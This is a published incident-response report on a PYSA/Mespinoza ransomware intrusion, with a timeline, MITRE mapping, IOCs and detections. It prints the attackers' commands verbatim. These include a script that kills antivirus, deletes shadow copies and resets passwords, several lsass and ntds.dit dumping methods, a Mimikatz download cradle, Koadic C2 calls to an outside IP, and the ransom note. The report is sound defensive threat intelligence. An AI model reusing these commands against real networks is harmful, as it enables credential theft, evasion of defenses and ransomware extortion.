

PYSA/Mespinoza Ransomware

By editor

Published: 2020-11-23 · Archived: 2026-04-05 14:34:48 UTC

Intro

Over the course of 8 hours the PYSA/Mespinoza threat actors used Empire and Koadic as well as RDP to move laterally throughout the environment, grabbing credentials from as many systems as possible on the way to their objective. The threat actors took their time, looking for files and reviewing the backup server before executing ransomware on all systems. Hours after being ransomed, our files were opened from multiple Tor exit nodes, which confirms our suspicion that files had been exfiltrated. PYSA/Mespinoza seemed to make its big splash when CERT-FR published a [report](#) on intrusions back in March 2020. This group has been in business going back as far as 2018 but recently the group seems to be picking up pace as one of the up and coming big game hunters as noted in Intel 471's recent [report](#).

[The DFIR Report Services](#)

- [Private Threat Briefs](#): 20+ private DFIR reports annually.
- [Threat Feed](#): Focuses on tracking Command and Control frameworks like Cobalt Strike, Metasploit, Sliver, etc.
- [All Intel](#): Includes everything from Private Threat Briefs and Threat Feed, plus private events, Threat Actor Insights reports, long-term tracking, data clustering, and other curated intel.
- [Private Sigma Ruleset](#): Features 170+ Sigma rules derived from 50+ cases, mapped to ATT&CK with test examples.
- [DFIR Labs](#): Offers cloud-based, hands-on learning experiences, using real data, from real intrusions. Interactive labs are available with different difficulty levels and can be accessed on-demand, accommodating various learning speeds.

Case Summary

In this intrusion the entry was a Windows host with RDP exposed to the internet. The threat actors logged in with a valid account (Domain Administrator). The login was from a Tor exit node and over the course of an 8 hour intrusion we saw them hand off 2 times, for a total of 3 different Tor exits being used to maintain RDP access to the environment. The account used to access the first beachhead host had enough privileges to immediately begin lateral movement to a domain controller just minutes after entry. Network scanning begun on the domain controller followed closely by Empire. While the Empire C2 remained active during the whole intrusion, we saw little activity from it, more like a fallback channel should their RDP access fall off. As they started to move laterally to other systems, it was very obvious they were following a checklist playbook. Each time they pivoted, they would check quser, and then dump lsass using Task Manager. During the intrusion we saw the PYSA threat actors attempt to access credentials via the following techniques::

- Dump lsass with Taskmanager
- Dump lsass with Procdump
- Dump lsass with comsvcs.dll
- Dump credentials with Invoke-Mimikatz
- Extract the shadow copy of the ntds.dit from the domain controller
- Extract and decode backup system credentials from a SQL database
- Access LSA Secrets

Most lateral movement in the environment was via RDP with various legitimate user accounts, as well as PsExec to execute scripts throughout the environment for credential dumping and collection activity. The threat actor disabled security tools throughout the intrusion by using Local Security Policy Editor and MpPreference to disable Defender. PowerShell Remoting was also used to run the arp command on a few systems. Besides using RDP and Empire the group also used the Offensive Security Tool (OST) [Koadic](#), which bills itself as a post exploitation toolkit that can stay resident in memory using JScript or VBS via Windows Script Host to perform its execution. Koadic was only utilized on a few key servers and one of those servers included a persistence mechanism using the default Koadic HTA scheduled task module. After around 7 hours post initial access, the threat actors began their final actions by RDPing into systems, dropping a PowerShell script and the ransomware executable. The PowerShell script killed various active processes and made sure RDP was open at the firewall and created what appears to be a potentially unique identifier for systems. After that, the ransom would be run to encrypt the system. After the encryption was done we were able to confirm exfiltration occurring by receiving a callback from a canary document. The threat actors asked for 5 BTC or around \$88,000 USD which tells us these attackers most likely base their ransom demand on the information exfiltrated.

Timeline

Mespinoza/PYSA Ransomware

00:06 UTC RDP login as Domain Administrator into workstation

00:08 Discovery commands executed

00:09 Lateral movement to a domain controller using RDP


00:21 Advanced Port Scanner dropped and executed on domain controller

00:31 Empire executed on domain controller

00:45 PowerShell Remoting from one domain controller to another

00:52 Lsass dumped on domain controller via Task Manager

2:36 Credential access attempt via PsExec and comsvcs.dll across all systems



MITRE ATT&CK


Initial Access

Initial access for this actor was via exposed RDP services. Originally, the actor connected from 198.96.155.3, and then performed a kind of hand off over the course of the campaign, first to 23.129.64.190 and then finally 185.220.100.240. All 3 of these IP's belong to the Tor network and function as exit nodes.

Execution

The threat actors started off by using RDP but also relied on 2 different OSTs during this intrusion. A few minutes after gaining access, they moved laterally to a domain controller and then executed a PowerShell launcher for [Empire](#).

The threat actors disabled Windows Defender using Local Group Policy Editor.



Later, they also ran a PowerShell script that would again disable Windows Defender, this time using MpPreference. The script also targeted Malwarebytes, agents, Citrix, Exchange, Veeam, SQL and many other processes. Event ID 5001 was created due to Defender AV Real-Time being disabled.

```
$Exp = "cmd.exe /c 'C:\Program Files\Malwarebytes\Anti-Malware\unins001.exe' /silent /noreboot";  
Invoke-Expression $Exp;  
& 'C:\Program Files\Malwarebytes\Anti-Malware\unins000.exe' /silent /noreboot  
& "C:\Program Files\Microsoft Security Client\Setup.exe" /x /s  
function s($s) {  
Get-Service | Where-Object {$_.DisplayName -like "$s*"} | Stop-Service -Force  
Get-Service | Where-Object {$_.DisplayName -like "$s*"} | Set-Service -StartupType Disabled  
}  
s("SQL");s("Oracle");s("Citrix");s("Exchange");s("Veeam");s("Malwarebytes");s("Sharepoint");s("Quest");s("Backup");  
function p($p) {  
wmic process where "name like '%$p%'" delete  
}  
p("Agent");p("Malware");p("Endpoint");p("Citrix");p("sql");p("SQL");p("Veeam");p("Core.Service");p("Mongo");p("Backup"  
p("server");p("citrix");p("sage");p("http");p("apache");p("web");p("vnc");p("teamviewer");p("OCS  
Inventory");p("monitor");p("security");p("def");p("dev");p("office");p("anydesk");p("protect");p("secure");p("segurda"  
Set-MpPreference -DisableRealtimeMonitoring $true;  
Add-MpPreference -ExclusionExtension ".exe"  
Get-ComputerRestorePoint | Delete-ComputerRestorePoint;  
dism /online /Disable-Feature /FeatureName:Windows-Defender /Remove /NoRestart /quiet  
vssadmin delete shadows /all /quiet  
wbadmin stop job  
cmd.exe /c assoc .README=txtfile
```

A Defender exclusion was also added to exclude everything with .exe as the extension.

```
Add-MpPreference -ExclusionExtension ".exe"  
  
Event ID 5007  
Windows Defender Antivirus Configuration has changed. If this is an unexpected event you should review  
Old value:  
New value: HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions\.exe = 0x0
```

Credential Access

The threat actors displayed multiple techniques for gathering credentials during this intrusion. Credentials were dumped manually via Task Manager as they RDPed into each system.

```
f data.win.system.message          "File created:
                                   RuleName: -
                                   UtcTime:
                                   ProcessGuid: {3a19ce10-3f1d-5fab-fb68-000000001000}
                                   ProcessId: 10976
                                   Image: C:\Windows\System32\Taskmgr.exe
                                   TargetFilename: C:\Users\      ~1\AppData\Local\Temp\lsass.DM
                                   P
                                   CreationUtcTime:          "
```

While established on a domain controller the threat actors also created and accessed a shadow copy of the ntds.dit and most likely exfiltrated it via their Koadic C2 channel.

```
"Process Create:
RuleName: technique_id=T1059.003,technique_name=Windows Command Shell
UtcTime:
ProcessGuid: {1372730A-82FE-5FAB-2B07-000000001300}
ProcessId: 8116
Image: C:\Windows\System32\cmd.exe
FileVersion:
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: "C:\Windows\system32\cmd.exe" /q /c chcp 437 & copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2
\windows\ntds\ntds.dit C:\Users\      ~1\AppData\Local\Temp\2\2e3b3426f3df48439abd661d33eadb48 1> C:\Users\      ~1\AppData\Local\Temp\2\2e3b3426f3df48439abd661d33eadb482.txt 2>
&&
CurrentDirectory: C:\Users\      \
User:
LogonGuid:
LogonId:
TerminalSessionId: 2
IntegrityLevel: High
Hashes: SHA1=7C3D7281E1151FE4127923F4B4C3CD36438E1A12, MD5=F5AE03DE0AD60F5B17B82F2CD68402FE, SHA256=6F88FB88FB0F1D5465C2826E5B4F523598B186378377C8378FFEB171BAD18B, IMPHASH=77AED1
ADAF24B344F88C8AD1432908C3
ParentProcessGuid: {1372730A-82FD-5FAB-2407-000000001300}
ParentProcessId: 6472
ParentImage: C:\Windows\System32\rundll32.exe
ParentCommandLine: "C:\Windows\System32\rundll32.exe" http://45.147.231.210:9999/8k6mq?0H292064CA=1464ad6a44fe47d4a7e045fdea0e0e09;WOAZ0M2AEE=49c6aea2002b4a28acd93b067696a6c
f;..\..\..\..\mshtml_RunHTMLApplication"
```

Event ID 1917 (The shadow copy backup for Active Directory Domain Services was successful) was logged to the Directory Service event log on the domain controller. The threat actors also executed a PowerShell script across the environment using PsExec that took advantage of [comsvcs.dll](#) to dump the lsass process and then copy the dump back to their pivot position on a domain controller.

```
$computerName = $env:computername;
$procid = Get-Process | Where-Object {$_.ProcessName -eq 'lsass'} | Select-Object Id
PowerShell -c rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump $procid.Id $Env:TEMP$computerName full
Start-Sleep -s 59
Copy-Item -Path $Env:TEMP$computerName -Destination "\\      \share$\($computerName)"
```

The threat actors tried using the Sysinternals ProcDump method but the executable was not present on the endpoint.

```
procdump.exe -accepteula -ma lsass.exe mem.dmp
```

The threat actors were focused on the backup server for quite awhile as they dumped credentials from the 3rd party backup software repository. The first script pulls the hashes out of the database and the second decodes the password to plain text. Both scripts were run via PowerShell ISE.


```
PS C:\Users\ [REDACTED] > IEX (New-Object Net.WebClient).DownloadString  
("https://raw.githubusercontent.com/BC-SECURITY/Empire/master/data/module_source/credentials/Invoke-Mimikatz.ps1");  
Invoke-Mimikatz -Command privilege::debug; Invoke-Mimikatz -DumpCreds  
Hostname: [REDACTED]
```

```
.#####. mimikatz 2.2.0 (x64) #19041 Oct 4 2020 10:28:51  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > https://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz(powershell) # privilege::debug  
Privilege '20' OK  
Hostname: [REDACTED]
```

```
.#####. mimikatz 2.2.0 (x64) #19041 Oct 4 2020 10:28:51  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > https://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz(powershell) # sekurlsa::logonpasswords
```

We also saw the threat actors save LSA Secrets to disk using the hashdump_sam module in Koadic which runs impacket.

```
data.win.eventdata.commandLine  
\\C:\\Windows\\System32\\reg.exe\" save HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa\\Data C:\\Users\\ [REDACTED] \\AppData\\Local\\Temp\\2\\42Data /y  
\\C:\\Windows\\System32\\reg.exe\" save HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa\\GBG C:\\Users\\ [REDACTED] \\AppData\\Local\\Temp\\2\\42GBG /y  
\\C:\\Windows\\System32\\reg.exe\" save HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa\\Skew1 C:\\Users\\ [REDACTED] \\AppData\\Local\\Temp\\2\\42Skew1 /y  
\\C:\\Windows\\System32\\reg.exe\" save HKLM\\SYSTEM\\CurrentControlSet\\Control\\Lsa\\JD C:\\Users\\ [REDACTED] \\AppData\\Local\\Temp\\2\\42JD /y  
\\C:\\Windows\\System32\\reg.exe\" save HKLM\\SECURITY C:\\Users\\ [REDACTED] \\AppData\\Local\\Temp\\2\\42SECURITY /y  
\\C:\\Windows\\System32\\reg.exe\" save HKLM\\SAM C:\\Users\\ [REDACTED] \\AppData\\Local\\Temp\\2\\42SAM /y
```

[Inveigh](#) was run on a domain controller.

Inveigh-Log.txt - Notepad

File Edit Format View Help

```
[*] Inveigh 1.506 started at [REDACTED]
[+] Elevated Privilege Mode = Enabled
[+] Primary IP Address = [REDACTED]
[+] Spoofer IP Address = [REDACTED]
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer = Disabled
[+] NBNS Spoofer = Disabled
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Capture = Disabled
[+] HTTP/HTTPS Authentication = NTLM
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Disabled
[+] File Output = Enabled
[+] Output Directory = C:\Users\Public
[+] Run Time = 30 Minutes
[!] Run Stop-Inveigh to stop
```

Discovery

The threat actors leveraged many built-in Windows tools for discovery including the following:

```
quser.exe
whoami.exe /user
net.exe group /domain
net.exe group "Domain Users" /domain
nltest.exe /dclist:
arp -a
```

The arp command was run using PowerShell Remoting.

```
commandLine      \"C:\\Windows\\system32\\cmd.exe\" /c arp -a
company          Microsoft Corporation
currentDirectory C:\\Users\\[REDACTED]\\Documents\\
description      Windows Command Processor
fileVersion      [REDACTED]
hashes           SHA1=8C5437CD76A89EC983E3B364E219944DA3DAB464, MD5=
                C4FB5E18
image            C:\\Windows\\System32\\cmd.exe
integrityLevel   High
logonGuid        [REDACTED]
logonId          [REDACTED]
originalFileName Cmd.Exe
parentCommandLine C:\\Windows\\system32\\wsmprovhost.exe -Embedding
parentImage      C:\\Windows\\System32\\wsmprovhost.exe
```

```
POST /wsman?PSVersion=4.0 HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/encrypted;protocol="application/HTTP-Kerberos-session-encrypted";boundary="Encrypted Boundary"
User-Agent: Microsoft WinRM Client
Content-Length: 8029
Host: [REDACTED]:5985
```

They also reviewed a few admin tools while exploring the network including:

```
mmc.exe C:\\Windows\\system32\\dnsmgmt.msc
mmc.exe C:\\Windows\\system32\\domain.msc
mmc.exe C:\\Windows\\system32\\compmgmt.msc /s
mmc.exe C:\\Windows\\system32\\gpedit.msc
mmc.exe C:\\Windows\\system32\\diskmgmt.msc
mmc.exe C:\\Windows\\system32\\wbadmin.msc
veeam.backup.shell.exe
```

The threat actors also brought some tools of their own to aid in discovery tasks including [Advanced Port Scanner](#) and [ADRecon](#). Here's the description of ADRecon.

The following information is gathered by the tool:

- Forest;
- Domain;
- Trusts;
- Sites;
- Subnets;
- Default and Fine Grained Password Policy (if implemented);
- Domain Controllers, SMB versions, whether SMB Signing is supported and FSMO roles;
- Users and their attributes;
- Service Principal Names (SPNs);
- Groups and memberships;
- Organizational Units (OUs);
- GroupPolicy objects and gPLink details;
- DNS Zones and Records;
- Printers;
- Computers and their attributes;
- PasswordAttributes (Experimental);
- LAPS passwords (if implemented);
- BitLocker Recovery Keys (if implemented);
- ACLs (DACLS and SACLs) for the Domain, OUs, Root Containers, GPO, Users, Computers and Groups objects;
- GPOReport (requires RSAT);
- Kerberoast (not included in the default collection method); and
- Domain accounts used for service accounts (requires privileged account and not included in the default collection method).

Other local discovery was performed using PowerShell such as ps to list the running process on systems.

Lateral Movement

The first lateral movement occurred just 3 minutes after the initial access by the threat actor. RDP was initiated from the beachhead host to a domain controller using the valid account they had used to gain access to the first host. RDP continued to be the first method of choice while accessing various systems around the environment. After a few hours in, the threat actors decided to automate some credential collection and used PsExec to execute a PowerShell script that called comsvcs.dll for lsass dumping.

```
PsExec.exe -d \\HOST -u "DOMAIN\USER" -p "PASSWORD" -accepteula -s cmd /c "powershell.exe -ExecutionPolicy All -Command 'Get-Process lsass |> Out-Null; Get-Process lsass -Force -Dump |> Out-Null'
```

Command and Control

The threat actors used 3 different C2 channels, RDP, PowerShell Empire, and Koadic. IP's used to maintain access over RDP

```
198.96.155.3  
23.129.64.190
```

185.220.100.240

Empire

```

194.36.190.74:443
Certificate [b8:20:c2:db:b6:b8:f4:0f:61:a5:c0:27:40:89:e6:30:cd:db:05:5e ]
Not Before 2020/09/17 18:38:42
Not After 2021/09/17 18:38:42
Public Algorithm rsaEncryption
JA3: 5e12c14bda47ac941fc4e8e80d0e536f
JA3s: 0eec924176fb005dfa419c80ab72d27c

```

Koadic 45.147.231.210:9999 C2 Check-in

```

POST /VtgyT?Q0876J2GJ1=331040ce8af14667b3550a4c06f22999;ILAF5V97IL=; HTTP/1.1
Connection: Keep-Alive
Content-Type: application/octet-stream
Accept: /*
Accept-Language: en-US
Referer: http://45.147.231.210:9999/VtgyT
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
encoder: 1252
shellchcp: 437
Content-Length: 176
Host: 45.147.231.210:9999

```

Command

execution

```

GET /VtgyT?Q0876J2GJ1=331040ce8af14667b3550a4c06f22999;ILAF5V97IL=;..\..\..\mshtml,RunHTMLApplication HTTP/1.1
Accept: /*
Accept-Language: en-US
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.3; Win64; x64; Trident/7.0; .NET4.0E; .NET4.0C)
Host: 45.147.231.210:9999
Connection: Keep-Alive

```

Exfiltration

While no plain text exfiltration was seen during this intrusion, canary documents were opened by the threat actors hours after the ransom, confirming that the hours spent on network before ransoming was used to gather files. The source IP's from these canary documents were also Tor exit nodes just like the RDP connections. Since no plaintext exfil was observed we assess that the exfiltration was performed via one of the command and control channels either RDP, Empire, or Koadic.

Impact

Around the 7.5 hour mark the threat actors began ransom deployment. Two files were dropped via RDP on each system, a PowerShell script and a PYSA ransomware executable.

```
C:\Users\USER\Downloads\svchost.exe
C:\Users\USER\Downloads\p.ps1
```

The purpose of the PowerShell script was to disable security tools that might not have been disabled throughout the intrusion. Additionally, the script would kill many server and database processes allowing encryption of the files that might otherwise be locked by running processes.

```
$Exp = cmd.exe /c 'C:\Program Files\Malwarebytes\Anti-Malware\umins01.exe' /silent /noreboot;
Invoke-Expression $Exp;
$B = 'C:\Program Files\Malwarebytes\Anti-Malware\umins000.exe' /silent /noreboot
$C = 'C:\Program Files\Microsoft Security Client\Setup.exe' /x /s
function s($s) {
  Get-Service | Where-Object {$_.DisplayName -like "$s*"} | Stop-Service -Force
  Get-Service | Where-Object {$_.DisplayName -like "$s*"} | Set-Service -StartupType Disabled
}
s("SQL");s("Oracle");s("Citrix");s("Exchange");s("Veeam");s("Malwarebytes");s("Sharepoint");s("Quest");s("Backup");
function p($p) {
  micr process where "name like '$p*'" delete
}
p("Agent");p("Malware");p("Endpoint");p("Citrix");p("sql");p("SQL");p("Veeam");p("Core.Service");p("Mongo");p("Backup");p("QuickBooks");p("QBOB");p("QBOData");p("QBCF");
p("Server");p("Citrix");p("mage");p("http");p("apache");p("web");p("mic");p("Teamviewer");p("OCS
Inventory");p("monitor");p("security");p("def");p("dev");p("office");p("anydesk");p("protect");p("secure");p("segurda");p("center");p("agent");p("silverlight");p("exchange");p("manage");p("acronis");p("endpoint");p("autodesk");p("database");
Set-MpPreference -DisableRealtimeMonitoring $true;
Add-MpPreference -ExclusionExtension *.exe
Get-ComputerRestorePoint | Delete-ComputerRestorePoint;
dism /online /Disable-Feature /FeatureName Windows-Defender /Remove /NoRestart /quiet
vssadmin delete shadows /all /quiet
wbadmin stop job
cmd.exe c assoc_README.txtfile
$name = $env:computername;
New-Item -Path "\\ \log$" -Name "$name.txt" -ItemType "file" -Value "I'll be back.";
$MAC = arp -a $address | Select-String "(?i)(00-00-11-22-33-44-55-66-77-88-99-aabb-ccdd-eeff)";
$MacByteArray = $_.split "\ " | ForEach-Object { [byte]"$($_.trim())" };
[Byte[]] $MagicPacket = (,$FF * 16) * ($MacByteArray * 16)
$UDPClient = New-Object System.Net.Sockets.UdpClient
$UDPClient.Connect([System.Net.IPAddress]::Broadcast, )
$UDPClient.Send($MagicPacket, $MagicPacket.Length)
$UDPClient.Close()
}
Set-ItemProperty -Path "HKEY\System\CurrentControlSet\Control\Terminal Server" -Name "fDenyTSConnections" -Value 0
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
function Get-StringHash($String, $HashName = "MD5")
{
  $StringBuilder = New-Object System.Text.StringBuilder
  [System.Security.Cryptography.HashAlgorithm]::Create($HashName).ComputeHash([System.Text.Encoding]::UTF8.GetBytes($String)) |> {
    [void]$StringBuilder.Append($_.ToString("x2"))
  }
  $StringBuilder.ToString()
}
$localUsers = Get-WmiObject -Class Win32_UserAccount -ComputerName $env:COMPUTERNAME -Filter LocalAccount='true' | select -ExpandProperty name
foreach ($user in $localUsers)
{
  $myUser = "$($user)\pysa"
  $hash = Get-StringHash $myUser
  $pass = $hash.substring(4, 10)
  ([adsis]wikt://$env:COMPUTERNAME/$user").SetPassword($pass);
}
```

Finally, the ransomware exe was executed and the systems ransomed.

```
Hi Company,

Every byte on any types of your devices was encrypted.
Don't try to use backups because it were encrypted too.

To get all your data back contact us:
    @protonmail.com
    rotonmail.com

Also, be aware that we downloaded files from your servers and in case of non-payment we will be forced to upload
them on our website, and if necessary, we will sell them on the darknet.
Check out our website, we just posted there new updates for our partners: http://          .onion/

FAQ:
1.
  Q: How can I make sure you don't fooling me?
  A: You can send us 2 files(max 2mb).
2.
  Q: What to do to get all data back?
  A: Don't restart the computer, don't move files and write us.
3.
  Q: What to tell my boss?
  A: Protect Your System Amigo.
```

Enjoy our report? Please consider donating \$1 or more to the project using [Patreon](#). Thank you for your support! We also have pcaps, files, memory images, and Kape packages available [here](#).

IOCs

MISP Priv <https://misppriv.circl.lu/events/view/81105> OTX
<https://otx.alienvault.com/pulse/5fbb23c7dfc6aa0ffd92d27f>

Network

198.96.155.3
23.129.64.190
185.220.100.240
http://45.147.231.210:9999/8k6Mq
http://45.147.231.210:9999/VtgyT
45.147.231.210
194.36.190.74
https://194.36.190.74

File

svchost.exe
bd395971a7eb344673de513a15c16098
1db448b0f1adf39874d6ea6b245b9623849f48e5
df0cd6a8a67385ba67f9017a78d6582db422a137160176c2c5c3640b482b4a6c
p.ps1
2df8d3581274a364c6bf8859c9bdc034
8af4bfcef0f3fefae3f33b86815a6f940b64f4b7
eb1d0acd250d32e16fbfb04204501211ba2a80e34b7ec6260440b7d563410def
p.ps1
1da1f49900268fa7d783feda8849e496
72f2352eab5cb0357bdf5950c1d0374a19cfd99
0ab8f14e2c1e6f7c4dfa3d697d935d4fbef3605e15fd0d489d39b7f82c84ba7e
XEKFGUIQQB.hta
5266daf58dd34076e447474c7dce09b2
b0197a53a56939d3d9006df448bc46ef599bac31
81e0d5945ab7374caf2353f8d019873c88728a6c289884a723321b8a21df3c77

Detections

Network

ETPRO TROJAN Win32/Koadic CnC Checkin
ETPRO TROJAN Koadic Command Execution via CnC
